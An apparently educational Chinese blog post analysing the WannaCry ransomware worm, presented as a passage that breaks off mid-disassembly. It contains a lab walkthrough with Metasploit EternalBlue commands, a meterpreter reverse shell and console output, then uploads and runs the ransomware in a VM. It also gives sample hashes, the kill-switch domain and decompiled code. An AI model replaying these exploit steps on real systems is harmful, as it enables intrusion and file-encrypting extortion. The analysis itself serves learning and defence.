



作者作为网络安全的小白，分享一些自学基础教程给大家，主要是关于安全工具和实践操作的在线笔记，希望您们喜欢。同时，更希望您能与我一起操作和进步，后续将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不易，大神们不喜勿喷，谢谢！如果文章对您有帮助，将是我创作的最大动力，点赞、评论、私聊均可，一起加油喔~

## 文章目录

- 一.WannaCry背景
- 二.WannaCry实验复现
- 三.WannaCry基础分析
- 四.WannaCry传播机制详解
  - 1.WannaCry蠕虫传播步骤
  - 2.连接域名
  - 3.安装和启动mssecsvc2.0服务
  - 4.局域网和外网传播
  - 5.利用SMB漏洞
  - 6.Payload分析
  - 7.ShellCode提取
  - 8.APC注入
  - 9.释放勒索程序
- 五.总结

### 作者的github资源：

- WannaCry: <https://github.com/eastmountyxz/WannaCry-Experiment>
- 逆向分析: <https://github.com/eastmountyxz/SystemSecurity-ReverseAnalysis>
- 网络安全: <https://github.com/eastmountyxz/NetworkSecuritySelf-study>

从2019年7月开始，我来到了一个陌生的专业——网络空间安全。初入安全领域，是非常痛苦和难受的，要学的东西太多、涉及面太广，但好在自己通过分享100篇“网络安全自学”系列文章，艰难前行着。感恩这一年相识、相知、相趣的安全大佬和朋友们，如果写得不好或不足之处，还请大家海涵！

接下来我将开启新的安全系列，叫“系统安全”，也是免费的100篇文章，作者将更加深入的去研究恶意样本分析、逆向分析、内网渗透、网络攻防实战等，也将通过在线笔记和实践操作的形式分享与博友们学习，希望能与您一起进步，加油~

- 推荐前文: [网络安全自学篇系列-100篇](#)

### 前文分析：

- [系统安全] 一.什么是逆向分析、逆向分析基础及经典扫雷游戏逆向
- [系统安全] 二.如何学好逆向分析及吕布传游戏逆向案例
- [系统安全] 三.IDA Pro反汇编工具初识及逆向工程解密实战
- [系统安全] 四.OllyDbg动态分析工具基础用法及Crakeme逆向
- [系统安全] 五.OllyDbg和Cheat Engine工具逆向分析植物大战僵尸游戏
- [系统安全] 六.逆向分析之条件语句和循环语句源码还原及流程控制
- [系统安全] 七.逆向分析之PE病毒原理、C++实现文件加解密及OllyDbg逆向
- [系统安全] 八.Windows漏洞利用之CVE-2019-0708复现及蓝屏攻击
- [系统安全] 九.Windows漏洞利用之MS08-067远程代码执行漏洞复现及深度提权
- [系统安全] 十.Windows漏洞利用之SMBv3服务远程代码执行漏洞（CVE-2020-0796）复现
- [系统安全] 十一.那些年的熊猫烧香及PE病毒行为机理分析
- [系统安全] 十二.熊猫烧香病毒IDA和OD逆向分析（上）病毒初始化
- [系统安全] 十三.熊猫烧香病毒IDA和OD逆向分析（中）病毒释放机理
- [系统安全] 十四.熊猫烧香病毒IDA和OD逆向分析-病毒释放过程（下）
- [系统安全] 十五.Chrome浏览器保留密码功能渗透解析、蓝屏漏洞及某音乐软件漏洞复现
- [系统安全] 十六.PE文件逆向基础知识(PE解析、PE编辑工具和PE修改)
- [系统安全] 十七.Windows PE病毒概念、分类及感染方式详解
- [系统安全] 十八.病毒攻防机理及WinRAR恶意劫持漏洞(脚本病毒、自启动、定时关机、蓝屏攻击)
- [系统安全] 十九.宏病毒之入门基础、防御措施、自发邮件及APT28宏样本分析
- [系统安全] 二十.PE数字签名之(上)什么是数字签名及Signtool签名工具详解
- [系统安全] 二十一.PE数字签名之(中)Signcode、PEView、010Editor、Asn1View工具用法
- [系统安全] 二十二.PE数字签名之(下)微软证书漏洞CVE-2020-0601复现及Windows验证机制分析
- [系统安全] 二十三.逆向分析之OllyDbg动态调试复习及TraceMe案例分析
- [系统安全] 二十四.逆向分析之OllyDbg调试INT3断点、反调试、硬件断点与内存断点
- [系统安全] 二十五.WannaCry勒索病毒分析 (1)Python复现永恒之蓝漏洞实现勒索加密
- [系统安全] 二十六.WannaCry勒索病毒分析 (2)MS17-010漏洞利用及病毒解析
- [系统安全] 二十七.WannaCry勒索病毒分析 (3)蠕虫传播机制解析及IDA和OD逆向

声明：本人坚决反对利用教学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。该样本不会分享给大家，分析工具会分享。（参考文献见后）

## 一.WannaCry背景

WannaCry应该称为蠕虫，而不是病毒，但大家习惯称其为WannaCry勒索病毒，这里提醒下。

2017年5月12日，WannaCry蠕虫通过永恒之蓝MS17-010漏洞在全球范围大爆发，感染大量的计算机。WannaCry勒索病毒全球大爆发，至少150个国家、30万名用户中招，造成损失达80亿美元，已影响金融、能源、医疗、教育等众多行业，造成严重的危害。


WannaCry是一种“蠕虫式”勒索病毒软件，由不法分子利用NSA泄露方程式工具包的危险漏洞“EternalBlue”（永恒之蓝）进行传播。该蠕虫感染计算机后会向计算机中植入敲诈者病毒，导致电脑大量文件被加密。

WannaCry利用Windows系统的SMB漏洞获取系统的最高权限，该工具通过恶意代码扫描开放445端口的Windows系统。被扫描到的Windows系统，只要开机上线，不需要用户进行任何操作，即可通过SMB漏洞上传WannaCry勒索病毒等恶意程序。



WannaCry利用永恒之蓝漏洞进行网络端口扫描攻击，目标机器被成功攻陷后会从攻击机下载WannaCry木马进行感染，并作为攻击机再次扫描互联网和局域网的其他机器，行成蠕虫感染大范围超快速扩散。

木马母体为mssecsvc.exe，运行后会扫描随机IP的互联网机器，尝试感染，也会扫描局域网相同网段的机器进行感染传播，此外会释放敲诈者程序tasksche.exe，对磁盘文件进行加密勒索。木马加密使用AES加密文件，并使用非对称加密算法RSA 2048加密随机密钥，每个文件使用一个随机密钥，理论上不可攻破。同时@WanaDecryptor@.exe显示勒索界面。其核心流程如下图所示：



WannaCry勒索病毒主要行为是传播和勒索。

- **传播**：利用基于445端口的SMB漏洞MS17-010(永恒之蓝)进行传播
- **勒索**：释放文件，包括加密器、解密器、说明文件、语言文件等；内存加载加密器模块，加密执行类型文件，全部加密后启动解密器；解密器启动后，设置桌面背景显示勒索信息，弹出窗口显示付款账号和勒索信息

## 二.WannaCry实验复现

实验环境：

- 攻击机：Kali-linux-2019.2 IP:192.168.44.138
- 受害主机：Win7 64位 IP:192.168.44.147

#### 实验工具：

- metasploit
- MS17-010
- Wcry.exe

#### 实验步骤：

- 配置Kali、Windows7实验环境
- Kali检测受害主机445端口（SMB协议）是否开启
- 运行EternalBlue永恒之蓝漏洞(MS17-010)反弹shell
- 上传勒索病毒wcry.exe并运行
- 实现勒索和文件加密

**切记、切记、切记：实验复现过程中必须在虚拟机中完成，运行之前关闭虚拟机Win7文件共享，真机上一旦被感染你就真的只能想哭了（wannacry）。同时，该实验比上一篇文章精简很多，更推荐该方法。**

#### 核心步骤：

##### (1) 利用永恒之蓝漏洞并设置参数

- `use exploit/windows/smb/ms17_010_eternalblue`  
利用永恒之蓝漏洞
- `set payload windows/x64/meterpreter/reverse_tcp`  
设置payload
- `set LHOST 192.168.44.138`  
设置本机IP地址
- `set RHOSTS 192.168.44.147`  
设置受害主机IP
- `set RPORT 445`  
设置端口445，注意该端口共享功能是高危漏洞端口，包括之前分享的139、3389等
- `exploit`  
利用漏洞

```

root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.44.138
LHOST => 192.168.44.138
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.44.147
RHOSTS => 192.168.44.147
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.44.138:4444
[*] 192.168.44.147:445 - Connecting to target for exploitation.
[*] 192.168.44.147:445 - Connection established for exploitation.
[*] 192.168.44.147:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.44.147:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.44.147:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.44.147:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.44.147:445 - 0x00000020 50 61 63 66 20 31 Pack 1
[*] 192.168.44.147:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.44.147:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.44.147:445 - Sending all but last fragment of exploit packet
[*] 192.168.44.147:445 - Starting non-paged pool grooming
[*] 192.168.44.147:445 - Sending SMBv2 buffers
[*] 192.168.44.147:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.44.147:445 - Sending final SMBv2 buffers.
[*] 192.168.44.147:445 - Sending last fragment of exploit packet!
[*] 192.168.44.147:445 - Receiving response from exploit packet
[*] 192.168.44.147:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 192.168.44.147:445 - Sending egg to corrupted connection.
[*] 192.168.44.147:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.44.147
[*] Meterpreter session 1 opened (192.168.44.138:4444 -> 192.168.44.147:49215) at 2020-04-13 15:41:07 +0800

192.168.44.147:445 - =====
192.168.44.147:445 - =====WIN=====
192.168.44.147:445 - =====
meterpreter >

```

## (2) 获取Win7系统管理员权限并上传勒索病毒

- getuid
- pwd、ls、shell
- upload /root/wcry.exe c:\
- wcry.exe

```

root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: /root/.LTjEHqCV.jpeg
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
=====
Mode                Size             Type             Last modified          Name
-----
40777/rwxrwxrwx    0               dir              2009-07-14 11:18:56 +0800 $Recycle.Bin
40777/rwxrwxrwx    0               dir              2009-07-14 13:08:56 +0800 Documents and Settings
40777/rwxrwxrwx    0               dir              2009-07-14 11:20:08 +0800 PerfLogs
40555/r-xr-xr-x    4096            dir              2009-07-14 11:20:08 +0800 Program Files
40555/r-xr-xr-x    0               dir              2009-07-14 11:20:08 +0800 Program Files (x86)
40777/rwxrwxrwx    4096            dir              2009-07-14 11:20:08 +0800 ProgramData
40777/rwxrwxrwx    0               dir              2020-04-09 12:42:37 +0800 Recovery
40777/rwxrwxrwx    4096            dir              2020-04-09 12:37:19 +0800 System Volume Information
40555/r-xr-xr-x    4096            dir              2009-07-14 11:20:08 +0800 Users
40777/rwxrwxrwx    16384           dir              2009-07-14 11:20:08 +0800 Windows
0000/-----      157440         file             1971-10-30 04:47:12 +0800 hiberfil.sys
0000/-----      157440         file             1971-10-30 04:47:12 +0800 pagefile.sys

meterpreter > upload /root/wcry.exe c:\
[*] uploading : /root/wcry.exe -> c:\
[*] uploaded  : /root/wcry.exe -> c:\wcry.exe

```


## (3) 成功完成勒索，系统文件被加密

运行病毒程序后的界面如下图所示，已经成功被勒索。再次强调，所有代码必须在虚拟机中执行，并且关闭文件共享。



加密系统中的文件，被加密的文件后缀名统一修改为“.WNCRY”。

- b.wnry: 中招敲诈者后桌面壁纸
- c.wnry: 配置文件，包含洋葱域名、比特币地址、tor下载地址等
- f.wnry: 可免支付解密的文件列表
- r.wnry: 提示文件，包含中招提示信息
- s.wnry: zip文件，包含Tor客户端
- t.wnry: 测试文件
- u.wnry: 解密程序



### 三.WannaCry基础分析

接下来开始对WannaCry样本进行分析，恶意样本一定要在虚拟环境下做好保护措施再进行分析。通常拿到一个软件先试着运行软件，如果有帮助文档查阅帮助文档，熟悉软件的基本用法，接着尝试输入错误的注册码，观察错误提示。如果没有输入注册码的地方，要考虑是否是读取注册表或Key文件，这些可以用其他工具来辅助分析。

第一步，调用PEiD检测程序是否加壳。



拿到一个样本，先调用查壳软件检查程序是否加壳（如PeiD、FI），有壳的需要脱壳之后再调用OilyDbg分析调试，无壳的直接调用工具调试。具体过程如下，该病毒使用VC6无壳编写的。




第二步，通过在线沙箱网站监测该病毒详情。

- 病毒名称: Trojan-Ransom.Win32.Wanna.m
- 所属家族: 木马/勒索/蠕虫
- 大小: 3514368 bytes
- 修改时间: 2017年5月13日, 2:21:23
- MD5: DB349B97C37D22F5EA1D1841E3C89EB4
- SHA1: E889544AFF85FFAF8B0D0DA705105DEE7C97FE26
- CRC32: 9FBB1227


方法一: **visualtool**上传文件在线监测 (<https://www.virustotal.com/gui/home>)




方法二: 微步在线沙箱搜索MD5 (<https://s.threatbook.cn/>)







msg文件夹下就是所有的语言包。



其他文件内容如下，下一篇文章会详细介绍勒索原理。

- b.wnry: 中招敲诈者后桌面壁纸
- c.wnry: 配置文件，包含洋葱域名、比特币地址、tor下载地址等
- f.wnry: 可免支付解密的文件列表
- r.wnry: 提示文件，包含中招提示信息
- s.wnry: zip文件，包含Tor客户端
- t.wnry: 测试文件
- u.wnry: 解密程序

#### 第四步，推荐安全厂商及大佬分析报告。


为了更好地帮助读者，作者将参考文献提前。下面给出下各大安全厂商及安全大佬对WannaCry蠕虫分析的文章，强烈推荐大家阅读，作者也吸取了它们的精华，在此感谢。

### 安全厂商样本分析:

- [1] 安天针对勒索蠕虫“魔窟”(WannaCry)的深度分析报告
- [2] [分享] 勒索病毒WannaCry深度技术分析——详解传播、感染和危害细节 - 火绒安全
- [3] WannaCry勒索病毒详细解读 - 腾讯电脑管家
- [4] NSA Eternalblue SMB 漏洞分析 - 360核心安全
- [5] 针对WannaRen勒索软件的梳理与分析 - 安天
- [6] 【权威报告】WanaCrypt0r勒索蠕虫完全分析报告 - 360追日
- [7] WannaCry勒索病毒分析报告 - 瑞星

### 安全大佬样本分析:

- [1] 对WannaCry的深度分析 - 鬼手56 (勒索部分详解)
- [2] [原创]WannaCry勒索软件中“永恒之蓝”漏洞利用分析 - 展博
- [3] [原创]通过Wannacry分析内核shellcode注入dll技术 - dragonwang
- [4] [病毒分析]WannaCry病毒分析(永恒之蓝) - 小彩虹
- [5] WannaCry勒索病毒逆向和内网传播数据分析 - sec360zz
- [6] 首发 | Wannacry勒索软件母体主程序逆向分析 (含临时解决方案自动化工具) - expsky
- [7] [原创]WannaCry深度详细分析报告 (很细很深) - anhkgg
- [8] <https://github.com/rapid7/metasploit-framework>




## 四.WannaCry传播机制详解

WannaCry蠕虫主要分为两个部分：蠕虫部分用于病毒传播，并释放出勒索病毒；勒索部分用于加密用户文件索要赎金。大家可能看到的很多样本都是没有传播部分代码或域名开关的。接下来是作者一点点的摸索，希望对您有所帮助，也欢迎批评和指正。

### 1.WannaCry蠕虫传播步骤

WannaCry运行的整体流程推荐安天公司的框架图，如下图所示：

- 主程序文件利用漏洞传播自身，运行WannaCry勒索程序
- WannaCry勒索程序释放tasksche.exe，对磁盘文件进行加密勒索
- @WanaDecryptor@.exe显示勒索信息，解密示例文件




其中，图中上半部分为WannaCry蠕虫的传播部分，该蠕虫通过网络进行传播，有自我复制和传播迅速等特点。传播步骤如下：

- 连接远程域名
- 安装并启动服务
- 建立局域网或公网IP表，为每个IP依次创建线程
- 尝试连接445端口，测试是否存在SMB漏洞
- 如果存在漏洞，则发送包含动态库的Payload进行攻击
- 执行shellcode并使用APC注入将生成的dll注入到进程lsass.exe
- dll调用导出函数PlayGame，释放资源文件并保存为mssecsvc.exe执行，释放勒索程序tasksche.exe
- 被攻击计算机继续使用MS17-010漏洞进行传播

## 2.连接域名

接着在虚拟机中用IDA Pro打开勒索病毒wcry.exe，进行静态分析。



主程序运行后会先连接域名（KillSwitch）：[hxxp://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com](http://hxxp://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com)

- 如果该域名连接成功，则直接退出且不触发任何恶意为
- 如果该域名无法访问，则触发传播勒索行为

```

int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
    void *v4; // esi
    void *v5; // edi
    CHAR szUrl; // [esp+8h] [ebp-50h]
    int v8; // [esp+41h] [ebp-17h]
    int v9; // [esp+45h] [ebp-13h]
    int v10; // [esp+49h] [ebp-Fh]
    int v11; // [esp+40h] [ebp-Bh]
    int v12; // [esp+51h] [ebp-7h]
    int v13; // [esp+55h] [ebp-3h]
    char v14; // [esp+57h] [ebp-1h]

    strcpy(&szUrl, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com");
    v8 = 0;
    v9 = 0;
    v10 = 0;
    v11 = 0;
    v12 = 0;
    v13 = 0;
    v14 = 0;
    v4 = InternetOpenA(0, 1u, 0, 0, 0);
    v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
    if ( v5 )
    {
        InternetCloseHandle(v4);
        InternetCloseHandle(v5);
    }
    else
    {
        InternetCloseHandle(v4);
        InternetCloseHandle(0);
        sub_408090();
    }
    return 0;
}

```

https://blog.csdn.net/Eastmount

目前该域名已被英国的安全公司接管，代码如下图所示：


```

.text:00401010 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd
.text:00401010 ; proc near          ; CODE XREF: start+121ip
.text:00401010
.text:00401010 szUrl    = byte ptr -50h
.text:00401010 var_17   = dword ptr -17h
.text:00401010 var_10   = dword ptr -10h
.text:00401010 var_f    = dword ptr -0fh
.text:00401010 var_8    = dword ptr -8h
.text:00401010 var_7    = dword ptr -7
.text:00401010 var_3    = word ptr -3
.text:00401010 var_1   = byte ptr -1
.text:00401010 hInstance = dword ptr 8
.text:00401010 hPrevInstance = dword ptr 8
.text:00401010 lpCmdLine = dword ptr 8Ch
.text:00401010 nShowCmd  = dword ptr 10h
.text:00401010
.text:00401010 sub     esp, 50h
.text:00401010 push  esi
.text:00401010 push  edi
.text:00401010 mov   ecx, 0Eh
.text:00401010 mov   esi, offset ahttpwww_iuqerf ; "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com"
.text:00401010 lea  edi, [esp+10h+szUrl]
.text:00401010 xor   eax, eax
.text:00401010 rep  movsd
.text:00401010 movsb
.text:00401010 mov   [esp+58h+var_17], eax
.text:00401010 mov   [esp+58h+var_10], eax
.text:00401010 mov   [esp+58h+var_f], eax
.text:00401010 mov   [esp+58h+var_8], eax
.text:00401010 mov   [esp+58h+var_7], eax
.text:00401010 mov   [esp+58h+var_3], ax
.text:00401010 push  eax             ; dwFlags
